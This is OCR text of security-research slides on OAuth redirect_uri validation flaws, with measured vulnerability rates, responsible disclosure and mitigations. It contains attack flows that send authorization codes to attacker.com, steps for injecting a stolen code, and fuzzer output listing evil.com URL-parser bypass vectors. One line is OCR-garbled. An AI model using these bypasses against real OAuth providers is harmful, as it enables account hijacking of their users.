
Redirect: https://IdP.com/authorize?
redirect_uri=…&state=attacker_state

Inject stolen code to RP: https://RP.com/cb?
code=xxxxxx&state=attacker_state

## Why does the redirect_uri in token request matter?

- Incorrect implementation of OAuth provider:
  - “*redirect_uri* in token request is valid if it matches the configured URL”
  - “ignore the check if *redirect_uri* doesn’t appear in token request
- Correct:

  (**token_request**.*redirect_uri* == **code_request**.*redirect_uri*) **or**
  (**code_request**.*redirect_uri* is **not set**)
- Better miti n me actic e #3.5.1



IdP server

User-Agent

GET https://IdP.com/authorize?response_type=code&
**redirect_uri=https://attacker.com/cb&client_id=…**

RP server

POST https://IdP.com/token
**redirect_uri=https://RP.com/cb&client_secret=…**

## Empirical Evaluation

| | Total | Vulnerable |
|---|---|---|
| All OAuth providers we tested | 50 | 11 |
| Use pattern matching | 22 | 11 |
| Chinese online service providers | 10 | 5 |
| Russia online service providers | 3 | 0 |
| Having a Bug Bounty program | 22 | 1 |

- Chinese OAuth providers tend to be less secure.
- Vendors with Bug Bounty programs are more secure.


| **OAuth provider** | **Role of OAuth** | **Conditions of code/token stealing** | | **Access hijacking methods** | | **Impact** | |
|---|---|---|---|---|---|---|---|
| | | Browser | Click required | Implicit flow | Code injection attack | Estimated # of users | Dual-role Id |
| Online Social Network | Authentication | All | No, if authorized once | N | Vulnerable | 400,000,000 + | Y |
| Integrated Service | Authentication | Safari, Edge | No, if authorized once | Y | Not vulnerable | 800,000,000 + | Y |
| Integrated Service | Authentication | Chrome, Firefox, Edge | No, if authorized once | Y | Vulnerable | 380,000,000 + | Y |
| Online Social Network | Authentication | All | Always, but clickjacking is possible | Y | Client behavior dependent | 219,000,000 + | N |
| Forum | Authorization | All | No, if authorized once | N | Client behavior dependent | 26,000,000 + | N/A |
| Data Platform | Authorization | All | No, if authorized once | Y | Vulnerable | 60,000,000 + | N/A |
| Image Sharing | Authorization | Chrome, Firefox, Edge | No, if authorized once | N | Vulnerable | 250,000,000 + | N/A |
| Cloud Platform | Authentication<br>Authorization | Chrome, Firefox, Edge | Never | N | Vulnerable | 320,000 + | N/A |

## Responsible Disclosure

- We reported to all vulnerable OAuth providers we tested.
- Got bounty in cash/points, listed in their Hall of Fame.
- Only one provider changed to use complete string matching, others simply patched URL parser bugs.
- For vendors who patched URL parser bugs, we were able to find bypasses for some of them immediately.

## URL Validator Fuzzer

- Learn URL validator rules
- Fuzz based on learned rules
- Suggest attack vectors
- Try it now: sanebow/redirect-fuzzer



```
~/Coding/Research/URIParser/redirect-fuzzer  python3 fuzz.py --cookie-file=cookies.txt --url=
'https:/[redacted]/oauth2/authorize\?client_id\[redacted]58747126a583c5d587[redacted]response
_type\=code\&redirect_uri\=http://www[redacted]com/bind[redacted]inCallBack\&scope\=basic\&displ
ay\=default'

[+] Learn validator rules
Domain: www[redacted]com
Path: /*
Scheme: [0-9a-z\.]+
Port: \d+\w*
Userinfo: allowed

[+] Fine fuzzing
Special characters accepted in userinfo: \,%EF%BC%BF,%20

[+] Potential attack vectors
1x.evil.com://www[redacted].com                [Safari]
https://evil.com\@www[redacted].com            [Chrome, Firefox, Edge]
https://evil.com%EF%BC[redacted]com            [Edge]
~/Coding/Research/URIParser/redirect-fuzzer
```

## Conclusions

- For developers
  - Must use EXACT string matching to validate *redirect_uri*.
  - IdP must implement code injection mitigation correctly.
  - If it's difficult to deprecate the use of domain matching in short term, make sure to parse URL correctly.
  - Developers should use standard compliant URL parsers (e.g., whatwg-url, galimatias).
- Hackers
  - Hunt for those OAuth providers using URL pattern/domain matching.
  - Don't assume providers implement code injection mitigation correctly.
  - Worthwhile to examine OAuth Implementations in mobile apps.

# Thanks!
# Q&A